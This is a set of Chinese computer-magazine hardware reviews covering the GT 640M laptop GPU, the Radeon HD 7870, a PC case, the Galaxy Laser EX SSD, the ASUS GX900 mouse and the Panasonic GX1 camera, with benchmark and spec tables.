	GT 640M	GT 635M	GT 630M	GT 520M	GT 555M	GT 540M
《街头霸王4》1280×768 默认画质	138.5fps	145.6fps	112fps	56.83fps	135.1fps	107.8fps
《街头霸王4》1366×768 全高画质，8倍抗锯齿	77.8fps	79.6fps	71.1fps	27.4fps	75.8fps	67.4fps
《生化危机5》1280×720 默认画质	79.7fps	79fps	64.1fps	27.1fps	75.2fps	59.6fps
《生化危机5》1280×720 全高画质，8倍抗锯齿	66.7fps	65.3fps	55.4fps	11fps	61.4fps	53.2fps
《使命召唤7》1366×768 默认画质	78.7fps	74.5fps	62.4fps	24.3fps	73fps	58.7fps
《孤岛惊魂2》1366×768 高画质	129fps	132fps	110fps	108fps	122fps	103.4fps

说明：GT 640M搭配的是Core i7 超低电压处理器，其他平台均基于Core i5 标准电压处理器。

功耗大幅度降低

和上次测试配备GT 635M独立显卡的笔记本相比，本次搭载GT 640M独立显卡的却是一款厚度仅有2.03cm的15.6英寸超极本。要知道，如果按照以往显卡性能和机身厚度的对应关系，配备GT 640M移动显卡机身的厚度至少达到3cm，将其设计在14英寸笔记本中也只是部分PC厂商的保守设计方案。

但是，GT 640M的性能比GT 555M还有23%左右的提升，比GT 630M有69%的性能提升，我手中一款搭载GT 630M独显笔记本的机身厚度为3.4cm，C面的厚度为2.4cm，无论哪个数值都比本次测试的GT 640M超极本要厚很多。

由于本次测试的样机带有双显卡切换功能，我首先将显卡的“全局设置”设定为“高性能独显”，同时卸掉测试笔记本的电池、将显示通过HDMI接口输出到外接显示器上，对其在不同应用状态下的功耗进行测试。在静置状态下，测试样机的功耗为9W（右方左图），这个结果比主流独显笔记本相同状态下的22W要低不少，9W的功耗值甚至和上网本相当。在这9W的功耗里面，超低电压处理器虽然有一定的贡献，但是GT 640M出色的待机功耗控制能力还是不可忽视的。按照NVIDIA官方提供的资料，GT 640M的TDP为25W，而GT 520M等显卡的TDP则为50W。GT 640M性能比GT 520M要高2倍多，而功耗却有对半的减少，实属难得。

在接下来的满负荷测试中，我通过Furmark和AIDA64对测试样机的处理器和显卡添加满负载。当显卡负荷加载到100%的时候，整机功耗为50W；如果同时将显卡和处理器负载加到100%的时候，整机功耗为69W，这样的表现对于一款搭载有高性能独立显卡的Core i7笔记本来说，在以前是一件不可以想象的事情。

事实上，本次测试的GT 640M样机搭配的是一款65W的电源适配器，而在以前此类机型至少要搭配90W的电源适配器。从上方右侧的图片可以看出，从90W到65W功耗，带来的好处不仅仅是功耗降低了更省电，同时适配器的体积和重量也跟着减小，旅行重量随之降低。我将测试样机适配器和一款配备GT 630M独显机型的90W适配器进行了比较，测试样机的65W电源适配器比90W的要轻0.18kg，其中65W适配器的重量为0.2kg，90W的重量为0.38kg。



采用Core i7超低电压处理器和GT 640M独立显卡的测试样机，在关闭屏幕显示的静置状态下功耗只有9W，表现十分出色



采用65W适配器后将会进一步减小高性能独显本的旅行重量。如果是14英寸，可以从现在的2.2kg减小到2kg左右，这相当于13英寸笔记本的旅行重量了

进驻超极本 发热控制很重要

功耗降低了，整机的发热量也会跟着降低。但是将GT 640M加入到2.03cm厚的超极本中，确实是一件看上去有点疯狂的事情。为了验证GT 640M加入超极本后的散热表现，我在常规应用和满负载情况下考查了测试样机的散热能力，记录测试样机的C面和机身底部的温度。

经过一个小时的上网应用（室温22℃），C面的温度均低于31℃，即便是键盘上方靠近处理器出风孔位置温度也保持在31℃左右，产品的使用舒适度不错，此时底部靠近散热器位置的温度也保持在38℃左右。

在高负载环境下，我利用Furmark和AIDA64软件对显卡和处理器加载满负荷，一个小时后测试C面和底壳的温度。此时，C面的温度控制仍然比较理想，腕托和键盘大部分区域都感觉清凉，只是键盘上方靠近散热器的位置温度达到了38℃左右。此时我查看AIDA64检测到的处理器温度为92℃，显卡核心的温度为85℃，这样的成绩对于一款厚度只有2.03cm的超极本来说是让人满意的成绩了。但是相比之下，底部的热量聚积现象就显得非常明显了，底部靠近处理器出风口位置的温度竟然达到了65℃，这对于一款笔记本来说已经是让人无法承受的温度了。

不过大家需要了解的是，在日常使用过程中，几乎没有哪位用户会在显卡和处理器100%负载的情况下长时间使用超极本。何况本次测试的这款GT 640M超极本只是一款工程样机。不过在我看来，GT 640M功耗控制虽然出色，但是将其融入超极本中还是需要良好的设计作为辅助，而且GT 640M高性能显卡加入超极本等轻薄笔记本中，也代表着未来笔记本的发展趋势。

实际上通过拆解测试样机看到，测试样机配备的散热器比较小巧，和GT 630M等14英寸主流本的大块头散热器相比要小很多（上图）。试想，如果适当扩大散热风扇尺寸或者热管的厚度，当然会获得更好的散热效果。所以反过来看，如果将GT 640M加入到常规厚度的主流本中，不但会降低笔记本内部散热设计的难度和成本，而且还可以对笔记本的厚度和重量进行控制。



配备GT 640M独显测试样机的散热器，单热管且比较小巧，不占用太多空间



配备GT 635M独显的14英寸主流本，散热器比较厚且采用了双热管设计

工程师总结 | 胡进

性能重要，功耗控制更重要

通过上面的测试很容易看出，GT 640M相对上一代产品在性能上有大幅度的提升，这着实让我惊讶。大幅提升的性能，不但将上一代主流市场的性能显卡GT 540M远远地抛到了后面，即便是主流市场中最高端的GT 555M也要让它三分。而且从本次NVIDIA发布的开普勒架构新6系移动显卡来看，GT 640M只是一款位居“末端”的产品，这也预示着未来开普勒移动显卡笔记本的性能会上升到一个新的台阶，这也将引领笔记本产业显卡3D性能整体水平的提升。

GT 640M等新一代显卡功耗大幅降低的同时，性能却大幅度提升，这无论于用户还是于整个笔记本产业来说，都将是一个革命性的变化，这也正如前面所说那样，对于NVIDIA的6系列移动显卡而言，这真正寓意着一个笔记本独显效能时代的开始。

但是通过上面的测试不难看出，GT 640M发热量还是一个不可忽视的问题，尤其是进驻超极本中还需要面对很多的问题。不过随着英特尔Ivy Bridge平台发布日期的临近，处理器也将迎来效能时代，虽然GT 640M在超极本中温度控制表现不佳，但是这主要因为较薄的机身厚度所致，如果将GT 640M放到主流机型中，将会让主流本的设计变得更加简单，散热设计成本降低、使用舒适度提升、电池使用时间变长，甚至在超极本还没有完全普及之前，有可能引发主流本新一轮变薄的发展趋势。

责编 | 胡进 美编 | 黄莹 组版 | 赵久娟 责校 | 杨志刚

南岛主力强势来袭

AMD Radeon HD 7870显卡全面评测

在南方群岛的旗舰级显卡Radeon HD 7900系列推出后不久，AMD随即在海外发布了定位主流的Radeon HD 7700系列，又过了一段时间后，高性能的Radeon HD 7800系列也出现在了市场上。如此一来，整个南方群岛的布局就全部完成了。不过，Radeon HD 7900系列价格高高在上，而Radeon HD 7700系列性能相对较弱，那么高性能的Radeon HD 7800系列的出现能否让主流玩家眼前一亮？下面我们就一起来看看。

主流也享受新架构



Radeon HD7870 GPU-Z 截图

作为高性能级显卡，Radeon HD 7870当然是全新的GCN架构，不过相比Radeon HD 7900系列，Radeon HD 7870在规格上的删减还是比较大的——流处理单元减少到了1280个，纹理单元减少到了80个，显存位宽下降到256bit，不过光栅单元也依然是32个，核心频率提升到1000MHz，显存频率降为4.8GHz。

另外，从规格上来看，Radeon HD 7870相对于上一代的高性能级显卡Radeon HD 6870来说变化并不是特别大，不过Radeon HD 7870胜在架构更新。同时，由于同样采用了更先进的28nm制程，虽然Radeon HD 7870的默认频率已经不低了，但理论上应该拥有相当不错的超频潜力，而且功耗控制表现应该比Radeon HD 7900更为出色。

Radeon HD 7850／Radeon HD 7870规格对比表

型号	Radeon HD 7850	Radeon HD 7870
流处理单元	1024	1280
纹理单元	64	80
光栅单元	32	32
核心频率	860MHz	1000MHz
显存频率	4.8GHz	4.8GHz
显存位宽	384bit	384bit
显存容量	3GB	3GB
晶体管数量	28亿	28亿
制程	28nm	28nm



散热器和Radeon HD 7970的相比也小得多，可见发热也小得多了

双6Pin供电接口意味着Radeon HD 7870的功耗并不太高

由于显存容量减小，Radeon HD 7870只有8颗256MB的显存围绕在核心周围



这款迪兰的HD7870拥有一个DVI口、一个HDMI口和两个mini DisplayPort接口，最多支持六屏



只有单CorssFire桥接口，只支持双卡互联



HY 的 H5GQ2H24MFB-T2C 显存，设计频率为5000MHz



和HD 7900系列不同，HD7870终于恢复到原来在核心上刻字的方式，而且是Made in China

常规性能实测

测试平台

- **处理器：**Intel Core i7 3960X
- **主板：**Intel DX79SI
- **显卡：**
 迪兰Radeon HD 7870
 蓝宝Radeon HD 6870
 索泰GeForce GTX 570
- **内存：**宇瞻DDR3 1600 2GB×4
- **硬盘：**希捷7200.12 1TB
- **显示器：**明基XL2410T
- **电源：**长城巨龙1250
- **操作系统：**Windows7 64bit 旗舰版
- **驱动程序：**
 AMD 催化剂12.2预览版
 NVIDIA Forceware 285.62
- **环境温度：**18℃

参测产品性能及功耗测试结果表

型号	Radeon HD 7870	Radeon HD 6870	GeForce GTX 570
3DMark 11 P 模式	6612	4459	6009
3DMark 11 X 模式	2067	1407	1861
《天堂 2.5》1920×1200 高画质 8×AA	27.7fps	19.1fps	23.2fps
《失落星球 2》1920×1200 高画质 8×AA	52.7fps	34.3fps	71.3fps
《石巨人》1920×1200 高画质 8×AA	60fps	35fps	68fps
《生化危机 5》1920×1200 高画质 8×AA	127.2fps	106.3fps	129.0fps
《街霸 4》1920×1200 高画质 8×AA	188.59fps	139.1fps	213.86fps
SiSoftware Sandra 2011 GPGPU 浮点着色	2939.27MPixel/s	962.77MPixel/s	811.34MPixel/s
SiSoftware Sandra 2011 GPGPU 双精度着色	142.29MPixel/s	76.99MPixel/s	91.32MPixel/s
SiSoftware Sandra 2011 GPGPU AES256 加密	4126MB/s	760MB/s	3404MB/s
SiSoftware Sandra 2011 GPGPU SHA256 加密	7391MB/s	4767MB/s	5039MB/s
满载温度	62℃	87℃	85℃
待机／满载功耗	63W／232W	115W／295W	81W／304W

我们收到的这款迪兰的Radeon HD 7870采用了完全公版的设计，核心／显存频率、散热器都和公版卡一致。为了更好地说明Radeon HD 7870的性能表现，我们加入了AMD的Radeon HD 6870和NVIDIA的GeForce GTX 570进行对比测试。

由于新架构不仅提高了3D性能表现，而且强化了通用计算能力，因此我们也将测试分为两个部分：使用3DMark 11,DX11的《天堂2.5》、《失落星球2》、《石巨人》,DX10的《生化危机5》和DX9的《街霸4》来测试其在3D游戏方面的性能表现，使用SiSoftware Sandra 2011的GPGPU计算和GPGPU加密测试来测试其通用计算能力，同时也对比各参测显卡的功耗和满载时的核心温度。通过对这三款显卡的性能对比，让大家能够对Radeon HD 7870的性能有一个比较全面的了解。

游戏性能让人满意

虽然和Radeon HD 7950相比，Radeon HD 7870的流处理单元和纹理单元均有所减少，显存频率也下降到了4.8GHz，但核心频率有一定程度的提升，因此Radeon HD 7870依然表现出了不错的游戏性能。在3DMark 11测试中，Radeon HD 7870领先于Radeon HD 6870 46%以上，比起NVIDIA的GeForce GTX 570也有10%以上的性能优势。

从游戏测试结果来看，Radeon HD 7870的表现也非常抢眼，无论在DX11游戏还是在DX10、DX9游戏中，新架构都表现出了非常抢眼的性能，2GB显存和256bit的显存位宽也让它在大分辨率和8×AA的条件下拥有出色的表现。

在所有游戏测试项中，Radeon HD 7870均大幅领先Radeon HD 6870，不过在与GeForce GTX 570显卡的对比测试中，Radeon HD 7870的表现就没那么抢眼了。在全部游戏测试项中，Radeon HD 7870完胜Radeon HD 6870，领先幅度最低为19.7%，最高超过71%。和GeForce GTX 570的比拼则互有胜负，Radeon HD 7870在《天堂2.5》中以明显优势领先于GeForce GTX 570，不过在其他游戏测试项中均落后于GeForce GTX 570。

通过更新架构，在高分辨率以及8×AA环境下，Radeon HD 7870基本上能够流畅地运行所有大型DX11游戏，从这一点来说GeForce GTX 570稍逊一筹。

通用计算出色

通用计算能力一直是AMD显卡的弱项，不过南方群岛系列显卡的全新架构确实大幅度提升其通用计算能力。从测试结果我们可以看出，Radeon HD 7870再次大幅

下转B06版

责编 | 王诚 美编 | 黄莹 组版 | 赵久娟 责校 | 杨志刚

背线都要隐起来

阿尔萨斯精钢战士隐线王乐享版测试

工作温度测试(单位:℃,环境温度22℃) Phenom Ⅱ X6 1090T、Radeon HD 6970,考机2小时						
	CPU	GPU	MOS管	南桥	侧面板散热孔	顶部出风口
待机	34	37	32	34	23.8	23.1
满载	47	78	39.2	38.1	28.1	26.8



产品参数

- **机架尺寸**:458mm × 191mm × 450mm
- **机箱尺寸**:508mm × 194mm × 469mm(含脚垫13mm,顶部19mm)
- **光驱位**:4个
- **硬盘位**:5个(4个全免螺丝)
- **机箱板材**:SECC
- **扩展卡槽位**:7个,支持三独显互联
- **支持主板**:m ATX/ATX
- **外设接口**:
 1个USB3.0接口
 2个USB2.0接口
 1个HD AUDIO接口
 1个风扇调速器
- **支持电源**:ATX/EPS
- **散热器高度**:低于170mm
- **显卡最大长度**:小于295mm
- **参考价格**:289元
- **优点**:便于隐藏背线,外形酷炫,做工到位
- **缺点**:风扇调速器3Pin线偏短

现在买机箱,要电源下置式、做工过关以及外观上比较酷炫的话,怎么也得考虑200元以上的,而300元左右是个分水岭。在这个价位上的机箱,既保持了高端机箱的一些特性,也有不错的性价比,阿尔萨斯最近推出的精钢战士隐线王乐享版就是这么一款机箱产品。

接口、散热两手硬

愿意花300元单买机箱的玩家,整机预算多半都在5000元左右,因此对于很多接口规格和整机散热条件都有明确的要求,阿尔萨斯精钢战士隐线王在这两方面都做得比较到位。

首先是接口规格方面,精钢战士隐线王的顶部有一块专门的接口面板,上面包括了两个USB2.0和一个USB3.0接口,以及常规的HDA接口。对于A75甚至是Z77这样原生支持USB 3.0接口的主板来说,机箱拥有顶置USB3.0接口也是必需的,况且精钢战士隐线王连接顶置面板的USB3.0线可是真正对应主板上前置USB3.0插座的,比从机箱后面引出来的USB3.0延长线可要正规多了。虽然精钢战士隐线王顶置面板上没有eSATA接口,但我觉得这并不重要,eSATA被USB3.0全面取代已经是既成事实了——除非你手头有以前的eSATA老设备舍不得换。

其次是散热部分,它采用了阿尔萨斯独有的分区隔离散热设计,可以有效地改善高端处理器和显卡的散热。从实际安装和使用的情况来看,如果风扇调速器的3Pin线如果再长一点就好了,走线会更加方便。

安装、理线都方便

300元这个价位的机箱,大都采用了免螺丝设计,不过由于做工问题,不少机箱产品在实际安装硬盘、光驱以及板卡的时候会遇到困难。精钢战士隐线王在这方面做得还算不错,无论是3.5英寸硬盘,还是5英寸的光驱,安装起来都比较顺利,用来固定显卡的扣具用起来也很顺手。

另外,在安装的过程中,我试着插了一块GTX580再加一块HD6970,都采用免螺丝卡扣固定,由于机箱的空间是非常充足的,所以安装没有遇到任何障碍。

说到走背线,就是精钢战士隐线王名字的来由。除了正常的背线孔和线槽外,它还增加了一块隐线盖,把背部凌乱的电源线都盖住,显得更加规整,同时也有效防止了电源线被其他部件压破产生短路现象。

散热效果实测

在实际考机测试中,精钢战士隐线王的表现不错,分区隔离式散热设计有效地减少了HD6970对CPU散热的影响,Phenom Ⅱ X6 1090T最终也被控制在了50℃之内。另外,实际使用中我试了一下调节机箱风扇转速,调低之后机箱内温度会增加2℃左右,但噪音明显减小。

工程师总结 | 王诚

做工与规格可圈可点

精钢战士隐线王接口规格齐全,还带风扇调速器,内部人性化的免螺丝设计也可圈可点,背线盖板也比较吸引眼球,做工方面在这个价位上也还可以,算是一款做得比较到位的中端机箱产品。当然,对于要求比较苛刻的发烧玩家来说,精钢战士隐线王的用料和做工与高端机箱产品相比还是有明显差距的,而且分区隔离散热设计对于喜欢用直吹式暴力扇协助显卡散热的玩家来说意义不算大,不过,这都是仁者见仁的问题,没有一款产品能照顾所有用户的需求,而且它只需要289元,在这个价位上,这个规格真不错了。



顶置面板接口丰富


独特的背线盖让机箱更清爽

上接B05版

超频,抗衡Radeon HD7950

领先于Radeon HD 6870,最大领先幅度竟然达到了442%,和通用计算性能一向出色的GeForce GTX 570相比,领先幅度也不低。

功耗降低明显

在功耗和发热方面,从外接供电接口我们就能看出Radeon HD 7870功耗的明显下降,相比Radeon HD 6870,其满载功耗下降了63W,低了约22%,与GeForce GTX 570 304W的功耗相比,低了约24%,显然28nm制程和更出色的核心架构给Radeon HD 7870带来了非常大的降耗优势。

不仅仅是功耗有所降低,Radeon HD 7870的核心温度也非常低,满载温度只有62℃,低于Radeon HD 6870和GeForce GTX 570,而且差距达到27%。

另外,AMD在南方群岛系列显卡上应用的另一个新技术——"ZeroCore Power"(核心零功耗)技术也让Radeon HD 7870的功耗控制表现更加出色,63W的待机功耗相比Radeon HD 6870的115W、GeForce GTX 570的81W低了一大截。

Radeon HD 7950 超频测试结果表

型号	Radeon HD 7870	Radeon HD 7870 OC 1175MHz(核心)/5800MHz(显存)	Radeon HD 7950
3DMark 11 P 模式	6612	7555	6789
3DMark 11 X 模式	2067	2371	2281
《天堂2.5》1920×1200 高画质 8×AA	27.7fps	31.8fps	31.7fps
《失落星球2》1920×1200 高画质 8×AA	52.7fps	61.4fps	58.0fps
《石巨人》1920×1200 高画质 8×AA	60fps	62fps	65fps
《生化危机5》1920×1200 高画质 8×AA	127.2fps	139.3fps	132.4fps
《街霸4》1920×1200 高画质 8×AA	188.59fps	220.35fps	199.24fps
SiSoftware Sandra 2011 GPGPU 浮点着色	2939.27MPixel/s	3401.24MPixel/s	3197.01MPixel/s
SiSoftware Sandra 2011 GPGPU 双精度着色	142.29MPixel/s	167.15MPixel/s	156.74MPixel/s
SiSoftware Sandra 2011 GPGPU AES256 加密	4126MB/s	4846MB/s	4622MB/s
SiSoftware Sandra 2011 GPGPU SHA256 加密	7391MB/s	8671MB/s	8290MB/s
满载温度	62℃	62℃	69℃
待机/满载功耗	63W/232W	64W/235W	78W/239W

和之前我们测试的Radeon HD 7950和Radeon HD 7970不同,Radeon HD 7870并没有设计双BIOS。由于Radeon HD 7870采用了最新的28nm制程,而且流处理单元数量更少,其超频能力也应该相当不错。经过一番尝试,我们最终将核心频率超到1175MHz,显存频率超到5800MHz,这时进入各种游戏都没有出现花屏或游戏运行不正常的情况,各种测试都能够成功完成,而进一步提高频率则会出现不正常的情况。这对于原本1000MHz/4800MHz的Radeon HD 7870来说也是非常不错的了。

从测试成绩来看,在超到极限频率后,Radeon HD 7870在3DMark11和所有的游戏中的成绩都能够和Radeon HD 7950相抗衡,在大部分测试中的成绩甚至能够超过Radeon HD 7950,这说明减少的流处理单元对于游戏性能的影响完全可以靠提升核心频率和显存频率来弥补。


Radeon HD 7870超频极限频率

工程师总结 | 王宇

性能主力,期待价格也主力

和Radeon HD 7900系列一样,全新架构和设计给Radeon HD 7870带来了非常出色的性能表现,无论是游戏性能还是通用计算性能,Radeon HD 7870的表现都相当出色。同时,28nm的制程和减少的流处理单元,配合核心零功耗技术,让Radeon HD 7870的功耗控制更领先于Radeon HD 7900系列显卡,而且其超频能力也不错。

从具体测试成绩来看,Radeon HD 7870的性能不仅完胜Radeon HD 6870,而且也能和GeForce GTX 570旗鼓相当。尽管在部分为NVIDIA优化的游戏中的表现还算不上十分出色,但比起Radeon HD 6870来说,改进也非常大。从性能上说,配备Radeon HD 7870显卡的系统在高分辨率以下能够流畅地运行DX11游戏,只不过在过于复杂的游戏中打开8×AA后,游戏流畅度可能会受到影响。

虽然从整体性能来看,Radeon HD 7870还算不错,不过其价格也只比Radeon HD 7950低几百元,最小价差甚至不到400元,即便通过适当的超频,Radeon HD 7870能够跟未超频的Radeon HD 7950相抗衡,但Radeon HD 7950在超频状态下还能跟Radeon HD 7970分庭抗礼。因此,我们认为,Radeon HD 7870目前的价格相对来说还是太高,如果将来能降到2499元以下,就会是相当经典的高端游戏显卡。

责编 | 王诚 美编 | 黄莹 组版 | 邱婷 责校 | 杨志刚

对于硬件玩家来说，影驰这个品牌并不陌生，其旗下的NVIDIA显卡产品在市场中也是名气颇大的。不过估计大家也没有想到向来只做板卡及周边产品的影驰，还会推出固态硬盘吧，在大家都在追求多元化发展的今天，跨界也并不算是新鲜事了。那么就让我们来看看影驰这款跨界之作到底表现如何。

跨界也能很强势

影驰Laser EX 240GB固态硬盘评测



采用 SF2281 方案，性能出色


价格偏高，相对同方案产品卖点不够突出

产品规格

- **物理尺寸**：2.5 英寸
- **容量**：240GB
- **主控芯片**：SandForce SF2281
- **闪存颗粒**：Intel 29F16B16MCME1 ES
- **标称读速度**：560MB/s
- **标称写速度**：525MB/s
- **外部接口**：SATA 6Gbps
- **参考价格**：3599 元

测试平台

- **处理器**：Core i7 3960X
- **内存**：宇瞻 DDR3 1600 4GB × 4
- **主板**：华硕 RAMPAGE Ⅳ FORMULA/BF3
- **显卡**：GeForce GTX680
- **硬盘**：影驰 Laser EX 240GB
- **电源**：长城巨龙 750W
- **操作系统**：Windows7 64bit 旗舰版




在 PCMark7 中，Laser EX 的磁盘性能得分达到 5316



在 AS SSD Benchmark 中，Laser EX 的随机读速度高达 486.18MB/s



Laser EX 的 4KB 数据 IOPS 性能也十分出色，写速度突破 10000IOPS 大关



CrystalDiskMark 的测试情况看起来和 AS SSD Benchmark 比较接近

规格很主流

对于跨界的第一款固态硬盘产品，影驰还是非常重视的，所以采用了比较稳妥、高效的解决方案：SandForce SF2281 主控芯片+Intel NAND Flash 的组合。同时，Laser EX 也采用了 SATA 6Gbps 的接口，当然，对于强大的 SF2281 主控芯片来说，采用 SATA 6Gbps 接口是必需的了，否则不能满足其 500MB/s 以上的传输速度需求。

先来说说 SF2281 这款主控芯片，它被 OCZ、海盗船、金士顿等厂商广泛使用，最近 Intel 也推出了采用 SandForce 主控芯片的固态硬盘产品，可见其口碑还是很不错的。另外，它支持 DuraWrite 技术，可以大大提升固态硬盘的读写速度，同时还支持 Trim 功能，大大减少固态硬盘长时间使用后的性能衰减。有心的玩家可能会注意到，Laser EX 没有缓存，那是因为 SF2281 已经内置了高速缓存，所以 PCB 上就没有再外置了。

再来看看 Laser EX 采用的闪存颗粒。拆开外壳之后，可以看到它采用了 Intel 的 25nm MLC NAND Flash 颗粒，型号为 29F16B16MCME1（可能因为是测试版的缘故，采用了 ES 版的颗粒），单颗容量为 128GB，正反两面一共 16 颗，总物理容量为 256GB，由于 SandForce 主控芯片需要占用一部分容量来完成 GC（垃圾回收，可以改善固态硬盘性能，延长使用寿命）等任务，所以实际可用容量为 240GB。

性能靠谱 亮点不够

本次我用 AS SSD Benchmark、CrystalDiskMark 对 Laser EX 进行了性能测试。另外，由于固态硬盘在空盘状态（出厂态）下的性能要好于写了数据之后的状态，而对于用户来说写了数据（常态）的情况更贴近实际情况一些，所以我所有的性能测试都在常态下进行，也就是说，在固态硬盘中写入了 120GB 的数据，模拟用户的使用环境。

由于我是在常态下进行测试，所以测试成绩比标称的低一些也是很正常的，毕竟那是在出厂态和高压缩数据下测得的理想数据。当然，影驰也应该在包装上把常态下的性能标注一下，以免消费者在购买时产生误解。

不论在 AS SSD Benchmark 还是在 CrystalDiskMark 中，Laser EX 的表现都比较靠谱，基本上算是 SF2281 方案固态硬盘的正常水平，依靠 SF2281 主控达到的 480MB/s 以上的读速度比较让人满意，4KB 数据破万的 IOPS 也很惹眼。换句话说，无论你用 Laser EX 来做系统盘还是程序存储盘，都可以从它不错的响应速度和持续传输速度上获益。

工程师总结 | 王诚

跨界第一步，走稳最重要

影驰这款跨界的固态硬盘产品采用 SF2281 方案+Intel 闪存颗粒可以说是一个追求稳妥的策略。首先，SF2281 主控和 Intel 闪存颗粒的口碑都不错，对自己的品牌很有拉力；其次，这样的成熟方案保证了产品品质，减少了售后成本。从各方面来讲，对于走出跨界第一步的品牌，这样的策略都是正确的。当然，从产品角度来讲，Laser EX 系列都没有什么明显的毛病，但从价格来讲，它的确是偏高了，Intel 的 520 系列也不会卖到如此高价，而且，相对同方案的产品来讲，Laser EX 的卖点还不够突出。作为新进入市场的固态硬盘品牌，影驰还需要好好考虑一下市场策略才能有更多作为。

针对玩家的功能丰富，性能表现不错

侧面按键手感稍硬

产品规格

- **体积**：122mm × 82mm × 43mm
- **线长**：1.8 米
- **重量**：180g
- **按键**：5 按键、1 分辨率切换键、1 脚本切换键
- **分辨率**：最高 4000dpi（125dpi~4000dpi 可调，默认 1200/4000dpi 两挡）
- **接口**：USB
- **工作方式**：激光
- **参考价格**：299 元



独特的理线槽方便玩家理线



GX900 标配 5 颗配重砝码，玩家可自行选择配重

玩家国度里的猛鼠

华硕 GX900 游戏鼠标评测

对于华硕的ROG（玩家国度）系列产品，发烧玩家并不陌生，特别是ROG系列主板，在玩家中口碑相当不错，不过华硕的玩家国度系列产品中也有外设产品，大家可能就不太熟悉了，这款GX900，就是其中的游戏鼠标成员。



外形硬朗，适合深握

拿到 GX900，第一印象就是它的体积和造型比较适合右手深握。对于 170cm 左右身高的普通人来说，GX900 显得刚刚好，深握之后整个手掌贴合在鼠标人体工学的外壳上，比较舒服，不过我感觉右侧无名指处的凹槽位置倾斜度稍小，需要习惯一下。

GX900 的外壳采用类肤质表面，摸起来很舒服，有玩家会说类肤质外壳时间一长，橡胶会变黏，其实只要你天天在用，手掌上分泌的油脂会让它保养得很好的，况且类肤质外壳不会积聚黑黑的油泥，更适合汗手玩家。

按键方面，高档游戏鼠标现在一般都标配 5 键了（包括侧面的 4、5 键），GX900 除了 5 个按键外，还提供了一个 dpi 调节键（鼠标背部的 4 个 LED 灯会显示当前分辨率水平）和一个脚本切换键。dpi 调节键在默认情况下可以实现 1200dpi 和 4000dpi 两挡切换，而脚本切换键则可以在预设的脚本之间切换。

除了常规的鼠标功能，GX900 还为游戏玩家设计了可调式配重，打开鼠标底部的盖子，可以看到 5 个 4.5g 的砝码，玩家可以根据自己的习惯来选择配重砝码的数量。同时，在鼠标底部 GX900 还设计了理线槽，玩家可以根据自己的需要决定数据线引出的方向。

实测性能，表现不俗

从硬件指标来看，GX900 是一款定位中高端的游戏鼠标，4000dpi 和 1000Hz 刷新率的指标足以应付任何游戏，当然我们还得通过实际的测试来验证。

首先进行刷新率的测试，在 MRC 的测试中，GX900 最高可以达到 1000Hz 的刷新率，平均刷新率在 800Hz 左右，这已经达到了高端游戏鼠标的要求。

然后我采用实际的游戏进行测试，在《战地 3》中，GX900 的定位精确，静默距离也保持在 4mm 的正常范围内，即便有时候需要稍微提起鼠标来移动，也不会影响瞄准手感。鼠标中部的 dpi 快速调节键比较实用，狙击的时候调节为低 dpi，平时再切换过来，十分方便。接下来又在《魔兽世界：大地的裂变》中进行了测试，侧面的 4、5 键绑定了技能之后，人物可以在移动中用右手施放瞬发技能了，再也不用为按下 W、D 键向右前方走的时候需要按 6 号数字键放技能而弄得左手抽筋了。不过，GX900 的 4、5 键手感还是硬了些，且位置有些靠前。

工程师总结 | 王诚

ROG 粉丝的标配右手鼠

GX900 的各项特色功能都是为游戏玩家所设计，例如理线槽、配重砝码、dpi 快速切换键和脚本切换键，几乎主流玩家需要的它都有了，而且性能方面也达到了高端的水准。当然，鼠标这样的外设产品除了功能和性能外，外形与手感也是很重要的，如果你更喜欢左右手通吃的鼠标，那 GX900 不适合你，如果你喜欢人体工学的右手游戏鼠，那 GX900 是个性价比不错的选择。



评测工程师:周一
微博:weibo.com/zy0927
邮箱:
pcw-zhouyi@vip.sina.com

经典复古风

松下 GX1 微单评测

如果说GF系列是女友系列,那么松下GX1就是为男生打造的。GX1采用的1600万有效像素的Live MOS传感器,以画质求胜,重新回到专业的路线上来。在拿到这款相机时,我有一种久违的感觉,复古的机身和良好的操控能否成为经典?大家的期待也是我的期待。



彩色样张详见:
blog.icpcw.com/space.php

做工精细,手感好
对焦快,画质出色
LCD 像素太低

基本参数

- 有效像素:1600 万
- 高清摄像:1080P
- 传感器尺寸:17.3mm × 13mm Live MOS
- 连拍功能:9 张 / 秒
- 显示屏:3 英寸 46 万像素
- 搭配镜头:X14-42mm(等效 35mm 焦距 28-84mm)
- 尺寸:116mm × 68mm × 39mm
- 重量:272g
- 参考价格:5699 元

电脑报 评测实验室 LAB

操控好 对焦速度快

就 GX1 的体积来说,非常理想。整个机身与 GF2 基本相等,尺寸上几毫米的差距也感觉不出来。GX1 整个机身采用了金属设计,显得分量十足,给人一种扎实感。在手柄处增加了防滑蒙皮,凸出部分手握效果非常好。在按键的分布和设计上,GX1 与 LX5 的外观有些类似,这样的布局已经是大家比较熟悉的。作为爱好摄影的我来说,非常喜欢这样的布局,全金属按键也给人良好的操控感。

在菜单设计上,GX1 依旧采用 GF2/3 的触摸式操控菜单,界面虽然简单,但有几分土气。46 万像素的显示屏效果较为一般,希望能在松下的下一代产品中配备更精细的显示屏。最让我满意的是在试拍中,GX1 的对焦速度非常快,看来 Live MOS 传感器的高速输出和引擎的优秀处理能力,对高速对焦检测还是提升不少。

测试过程中,我发现对焦基本在按动快门的瞬间完成,与官方宣称的 0.09s 基本吻合。而且清脆的快门声很好听,让人一下子找到了单反拍摄的那种快感。仅从第一感觉上说,GX1 给我的印象不错,特别是对摄影有深入研究的人,应该会喜欢这种有点复古,而且手动功能比较强的机型。




ISO160 F5.6,取人物面部的亮部和暗部区域放大 100%显示,画面十分纯净



ISO800 F5.6,取人物面部的亮部和暗部区域放大 100%显示,画面有少许噪点,但依然纯净



ISO2000 F5.6,取人物面部的亮部和暗部区域放大 100%显示,噪点十分明显



ISO1600 F3.5,逆光拍摄树叶,噪点和紫边虽然不可避免,但不是非常明显



使用"iA+"高级智能自动拍摄模式,画面曝光、色彩效果及画面层次都比较理想



开启智能 D 范围控制和 HDR 滤镜拍摄的画面,对亮部到暗部都进行了上佳的曝光综合处理



微型画效果,使周边适度晕染,拍出立体布景一般的影像效果

高感提升 画质很满意

